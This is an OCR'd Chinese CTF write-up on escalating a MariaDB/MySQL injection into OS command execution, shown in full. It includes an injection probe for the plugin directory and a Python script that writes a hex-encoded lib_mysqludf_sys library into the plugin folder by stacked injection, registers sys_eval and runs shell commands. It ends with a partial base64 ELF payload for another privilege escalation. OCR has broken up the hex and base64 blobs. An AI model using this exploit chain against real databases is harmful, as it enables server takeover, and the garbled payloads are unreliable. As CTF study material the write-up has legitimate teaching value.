
首先 1'; select @@plugin_dir; --+查出路径为/usr/lib/mariadb/plugin/


然后CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.so'; //导入udf函数

利用堆叠注入写进去

```
import requests

base_url="http://994eba84-9ea5-4701-b204-01320382100c.challenge.ctf.show/api/"
payload = []
text = ["a", "b", "c", "d", "e"]
udf = "7F454C4602010100000000000000000003003E0001000000800A000000000040000000000000005818000000000000000000040
0038000600400001C001900010000000500000000000000000000000000000000000000000000000000000000000000C41400000000000C41400000
0000000000020000000000001000000060000000C81400000000000C81420000000000C81420000000000048020000000000058020000000
0000000000200000000000020000000600000F81400000000000F81420000000000F81420000000000080010000000000080010000000
0000000800000000000000400000004000000900100000000000900100000000000900100000000000240000000000000240000000
0000000400000000000000050E5746404000000441200000000000441200000000000441200000000000840000000000000840000000
0000000400000000000000051E5746406000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000800000000000000040000001400000003000000474E5500D7FF1D94176ABA0C150B4F3694D2EC995AE8E1A800000000110000001
1000000020000000700000080080248811944C91CA4400398046883110000001300000014000000160000001700000019000000 1C0000001
E000000000000001F000000000000002000000021000000220000002300000024000000000000000CE2CC0BA673C7690EBD3EF0E78722788B
98DF10ED971581CA868BE12BBE3927C7E8B92CD1E7066A9C3F9BFBA745BB073371974EC4345D5ECC5A62C1CC3138AFF3B9FD4A0AD73D1C50
B5911FEAB5FBE1200000000000000000000000000000000000000000000000000000000000000000000000300090088090000000000000000000
0000000100000020000000000000000000000000000000000000000250000002000000000000000000000000000000000000CD0000001
2000000000000000000000000000000000000001E0100001200000000000000000000000000000000000000000620100001200000000000000
0000000000000000000000E3000000120000000000000000000000000000000000000B9000000120000000000000000000000000000000
0000000680100001200000000000000000000000000000000000000160000002200000000000000000000000000000000000540000001
2000000000000000000000000000000000000F0000000120000000000000000000000000000000000000B2000000120000000000000000
```





```
000000000000000000000000800000000000000008000000000000000D800000001000000030000000000000009016200000000000901600000
00000008000000000000000000000000000000000800000000000000008000000000000000E100000008000000030000000000000101720000
000000010170000000000000100000000000000000000000000000000080000000000000000000000000000000E600000001000000300000000
00000000000000000000000101700000000000005900000000000000000000000000000000100000000000000010000000000000110000000
30000000000000000000000000000000000000000069170000000000000EF000000000000000000000000000000001000000000000000000000000
00000000100000002000000000000000000000000000000000000000000581F00000000000006807000000000000001B0000002C00000008000000
00000001800000000000000090000000300000000000000000000000000000000000000C02600000000000004203000000000000000000000000
000000001000000000000000000000000000000000000000000000000000000000000000000000000000000000000000300010090010000000
0000000000000000000000000000000003000200B80100000000000000000000000000000000000000000300030070020000000000000000000000
00000000000000003000400E8050000000000000000000000000000000000000030005008607000000000000000000000000000000000000000
3000600D0070000000000000000000000000000000000003000700F007000000000000000000000000000000000000000300080050080000 0
0000000000000000000000000000000300090088090000000000000000000000000000000000000003000A00A009000000000000000000000000
00000000000000003000B00800A000000000000000000000000000000000000003000C004811000000000000000000000000000000000000000
3000D005811000000000000000000000000000000000000003000E004412000000000000000000000000000000000000003000F00C812000000
00000000000000000000000000000003001000C814200000000000000000000000000000000000000003001100D8142000000000000000000000
00000000000000003001200E81420000000000000000000000000000000000000003001300F0142000000000000000000000000000000000000000
3001400F8142000000000000000000000000000000000000300150078162000000000000000000000000000000000000300160090162000 0
00000000000000000000000000000000300170010172000000000000000000000000000000000000000300180000000000000000000000000000
000000001000000002000B00800A00000000000000000000000000000110000000400F1FF00000000000000000000000000000000001C0000000
1001000C81420000000000000000000000000002A00000001001100D8142000000000000000000000000000003800000001001200E81420000
000000000000000000000450000002000B00A00A0000000000000000000000000005B00000001001700101720000000000000010000000
00000006A00000001001700181720000000000000800000000000000780000000002000B00200B000000000000000000000000000000110000000
400F1FF0000000000000000000000000000000000000840000001001000D014200000000000000000000000000000091000000001000F00C01400000
000000000000000000000009F0000001001200E81420000000000000000000000000000AB00000002000B0010110000000000000000000000
0000000C10000000400F1FF000000000000000000000000000000000D4000000100F1FF901620000000000000000000000000000EA0000000
1001300F0142000000000000000000000000000000F70000001001100E0142000000000000000000000000000000040100000100F1FFF81420000
00000000000000000000000D01000012000B00D10D000000000000D1000000000000015010000012000B00130F000000000000002F0000000
00000001E01000020000000000000000000000000000000000000002D01000020000000000000000000000000000000000000000000410100001
2000C004811000000000000000000000000000000047010000012000B00A90F000000000000A000000000000005701000012000000000000000
00000000000000000000006B0100001200000000000000000000000000000000000000007F0100001200B00A20E00000000000067000000 0
00000008D0100001200B00B30F000000000000550100000000000096010000120000000000000000000000000000000000000000A90100001
2000B00950B000000000000A00000000000000C601000012000B00B50C000000000000F10000000000000D3010000120000000000000000
0000000000000000000000E5010000120000000000000000000000000000000000000F9010000120000000000000000000000000000000000
00000000D02000012000B004C0B00000000000004900000000000000280200002200000000000000000000000000000000000000000440200001
2000B00A60D00000000000002B000000000000005302000012000B00EB0B0000000000005D000000000000006020000012000B00480C00000
00000000A000000000000006F02000012000000000000000000000000000000000000000000830200001200B00420F0000000000000670000000
0000000910200001200000000000000000000000000000000000000A502000012000000000000000000000000000000000000000B90200001
2000B00520C000000000000630000000000000C10200001000F1FF10172000000000000000000000000000000CD0200001200B009F0B00000
00000004C000000000000000E30200001000F1FF201720000000000000000000000000000000E80200001200000000000000000000000000000000
0000000FD0200001200B00090F0000000000000A000000000000000D03000012000000000000000000000000000000000000000000220300001
000F1FF10172000000000000000000000000000000290300001200000000000000000000000000000000000000003C0300001200090088090000000
00000000000000000000000063616C6C5F676D6F6E5F737461727400637274737475666662E63005F5F43544F525F4C4953545F5F005F5F4
4544F525F4C4953545F5F005F5F4A43525F4C4953545F5F005F5F646F5F676C6F62616C5F64746F72735F61757800636F6D706C657465642
E363335320064746F725F6964782E363335340066726164D655F64756D6D79005F5F43544F525F454E445F5F005F5F4652414D455F454E445
F5F005F5F4A43525F454E445F5F005F5F646F5F676C6F62616C5F63746F72735F617578006C69625F6D7973716C7564665F7379732E63005
F474C4F42414C5F4F46465345545F5441424C455F005F5F64736F5F68616E646C65005F5F44544F525F454E445F5F005F44594E414D49430
07379735F73657400737973 5F65786563005F5F676D6F6E5F73746172745F5F005F4A765F526567697374657265436C6173736573005F66696
E69007379735F6576616C5F6465696E6974006D616C6C6F634040474C4942435F322E322E3500737973 74656D4040474C4942435F322E322
E35007379735F657865635F696E6974007379735F6576616C00666765747340474C4942435F322E322E35006C69625F6D7973716C75646
65F7379735F696E666F5F6465696E6974007379735F7365745F696E697400667265654040474C4942435F322E322E35007374726C656E404
0474C4942435F322E322E350070636C6F73654040474C4942435F322E322E35006C69625F6D7973716C7564665F7379735F696E666F5F696
E6974005F5F6378615F66696E616C697A654040474C4942435F322E322E35007379735F7365745F6465696E6974007379735F6765745F696
E6974007379735F6765745F6465696E6974006D656D6370794040474C4942435F322E322E35007379735F6576616C5F696E6974007365746
56E764040474C4942435F322E322E350067657474656E764040474C4942435F322E322E35007379735F676574005F5F6273735F73746172740
06C69625F6D7973716C7564665F7379735F696E666F005F656E64007374726E6370794040474C4942435F322E322E35007379735F6578656
35F6465696E6974007265616C6C6F634040474C4942435F322E322E35005F656461746100706F70656E4040474C4942435F322E322E35005
F696E697400"
for i in range(0,21510, 5000):
    end = i + 5000
```

```
    payload.append(udf[i:end])

p = dict(zip(text, payload))

for t in text:
    url = base_url+"?id=';select unhex('{}') into dumpfile '/usr/lib/mariadb/plugin/{}.txt'--+&page=1&limit=10".
format(p[t], t)
    r = requests.get(url)
    print(r.status_code)

next_url = base_url+"?id=';select concat(load_file('/usr/lib/mariadb/plugin/a.txt'),load_file('/usr/lib/mariadb/
plugin/b.txt'),load_file('/usr/lib/mariadb/plugin/c.txt'),load_file('/usr/lib/mariadb/plugin/d.txt'),load_file('
/usr/lib/mariadb/plugin/e.txt')) into dumpfile '/usr/lib/mariadb/plugin/udf.so'--+&page=1&limit=10"
rn = requests.get(next_url)

uaf_url=base_url+"?id=';CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.so';--+"#导入udf函数
r=requests.get(uaf_url)
nn_url = base_url+"?id=';select sys_eval('cat /flag.*');--+&page=1&limit=10"
rnn = requests.get(nn_url)
print(rnn.text)
```

那就顺带提一下终极考核第一台提权

```
echo 'f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAA0AwAAAAAAABAAAAAAAAAAOgYAAAAAAAAAAAAAEAAOAAFAEAAGgAZAAEAAAAFAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAFBUAAAAAAAAUFQAAAAAAAAAAIAAAAAAAAQAAAAYAAAAYFQAAAAAAABgVIAAAAAAAGBUgAAAAAABwAgAAAAAAIACAA
AAAAAAAAAgAAAAAAACAAAABgAAAEAVAAAAAAAAAQBUgAAAAAABAFSAAAAAAAJABAAAAAAAAkAEAAAAAAAAIAAAAAAAAAFDldGQEAAAAZBIAAAAAAA
BkEgAAAAAAAGQSAAAAAAAAnAAAAAAAAACcAAAAAAAAAAQAAAAAAAAAUeV0ZAYAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAACAAAAAAAAAAlAAAAKwAAABUAAAAFAAAAKAAAAB4AAAAAAAAAAAAAAAAYAAAAAAAADAAAAAAAAAAHAAAAKgAAAAkAAAAhAAAAAAAAAAAAAA
AnAAAACwAAACIAAAAYAAAAJAAAAA4AAAAAAAAABAAAAB0AAAAWAAAAAAAABMAAAAAAAAAAAAAAABIAAAAjAAAAEAAAACUAAAAaAAAADwAAAAAAAA
AAAAAAAAAAAAAAAAAbAAAAAAAAAAMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAANAAAAJgAAABcAAAAAAAACAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAEQAAABQAAAACAAAABwAAAIAIA0mRGcTJPaRAA5gEaIMUAAAAFgAAABcAAAAZAAAAGwAAAB0AAAAgAAAAIgAAAAAAAAAjAAAAAAAACQAAA
AlAAAAJwAAACkAAAAqAAAAAAAAAM4swLpnPHaQ69PvDnhyJ4i5jfEO2HFYHMHi996oaL4Su+OSfH6Lks0ecGapw/m/unRbsHM3GXTsQ0XV7MWmLB
zDE4r/Nqxorjuf1KCsc9HFJWgbMgtZEf6rX74SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAMACQCgCwAAAAAAAAAAAAAAAAAAQAAACAAAA
AAAAAAAAAAAAAAAAAAAAAAJQAAACAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4AAAABIAAAAAAAAAAAAAAAN4BAAAAAAAAeQEAABIAAAAAAAAAAAAHcAAA
AAAAAAugAAABIAAAAAAAAAAAAAAADUEAAAAAAAA9QAAABIAAAAAAAAAAAAAAAMIBAAAAAAAAngEAABIAAAAAAAAAAAAAAANkAAAAAAAAA+wAAABIAAA
AAAAAAAAAAAAAUAAAAAAAAAFgAAACIAAAAAAAAAAAAAAAP4AAAAAAAAAzwAAABIAAAAAAAAAAAAAAAK0AAAAAAAAAiAEAABIAAAAAAAAAAAAAAIAAAA
AAAAAAqwEAABIAAAAAAAAAAAAAACUBAAAAAAAAEAEAABIAAAAAAAAAAAAAANwAAAAAAAAAxwAAABIAAAAAAAAAAAAAAAMIAAAAAAAAAtQAAABIAAA
AAAAAAAAAAAMwCAAAAAAAA7QAAABIAAAAAAAAAAAAAAOgCAAAAAAAA5wAAABIAAAAAAAAAAAAAAJsAAAAAAAAAwgAAABIAAAAAAAAAAAAACgAAA
AAAAAAgAEAABIACwB6EAAAAAAAAG4AAAAAAAAAdQAAABIACwCnDQAAAAAAAAEAAAAAAAAAEAAAABIADAB4EQAAAAAAAAAAAAAAAAAAPwEAABIACw
AaEAAAAAAAAC0AAAAAAAAHwEAABIACQCgCwAAAAAAAAAAAAAAAAAwwEAABAA8f+IFyAAAAAAAAAAAAAAAAAAAlgAAABIACwCrDQAAAAAAAEAAA
AAAAAAcAEAABIACwBmEAAAAAAAABQAAAAAAAAAzwEAABAA8f+YFyAAAAAAAAAAAAAAAAAAVgAAABIACwClDQAAAAAAAEAAAAAAAAAAgEAABIACw
AuDwAAAAAAACkAAAAAAAAAowEAABIACwD3EAAAAAAAAEEAAAAAAAAAOQAAABIACwCkDQAAAAAAAEAAAAAAAAAMgEAABIACwDqDwAAAAAADAAAA
AAAAAAvAEAABAA8f+IFyAAAAAAAAAAAAAAAAAAAZQAAABIACwCmDQAAAAAAAEAAAAAAAAAJQEAABIACwCADwAAAAAAGoAAAAAAAAAhQAAABIACw
CoDQAAAAAAAAMAAAAAAAAAFwEAABIACwBXDwAAAAAACkAAAAAAAAAVQEAABIACwBHEAAAAAAAAB8AAAAAAAAAqQAAABIACwCsDQAAAAAAJoAAA
AAAAAAjwEAABIACwDoEAAAAAAAAA8AAAAAAAAA1wAAABIACwBGDgAAAAAAAOgAAAAAAAAAF9fZ21vbl9zdGFydF9fAF9maW5pAF9fY3hhX2Zpbm
FsaXplAF9Kdl9SZWdpc3RlckNsYXNzZXMAbGliX215c3FsdWRmX3N5c19pbmZvX2RlaW5pdABzeXNfZ2V0X2RlaW5pdABzeXNfZXhlY19kZWluaX
QAc3lzX2V2YWxfZGVpbml0AHN5c19iaW5ldmFsX2luaXQAc3lzX2JpbmV2YWxfZGVpbml0AHN5c19iaW5ldmFsAGZvcmsAc3lzY29uZgBtbWFwAH
N0cm5jcHkAd2FpdHBpZABzeXNfZXZhbABtYWxsb2MAcG9wZW4AcmVhbGxvYwBmZ2V0cwBwY2xvc2UAc3lzX2V2YWxfaW5pdABzdHJjcHkAc3lzX2
V4ZWNfaW5pdABzeXNfc2V0X2luaXQAc3lzX2dldF9pbml0AGxpYl9teXNxbHVkZl9zeXNfaW5mbwBsaWJfbXlzcWx1ZGZfc3lzX2luZm9faW5pdA
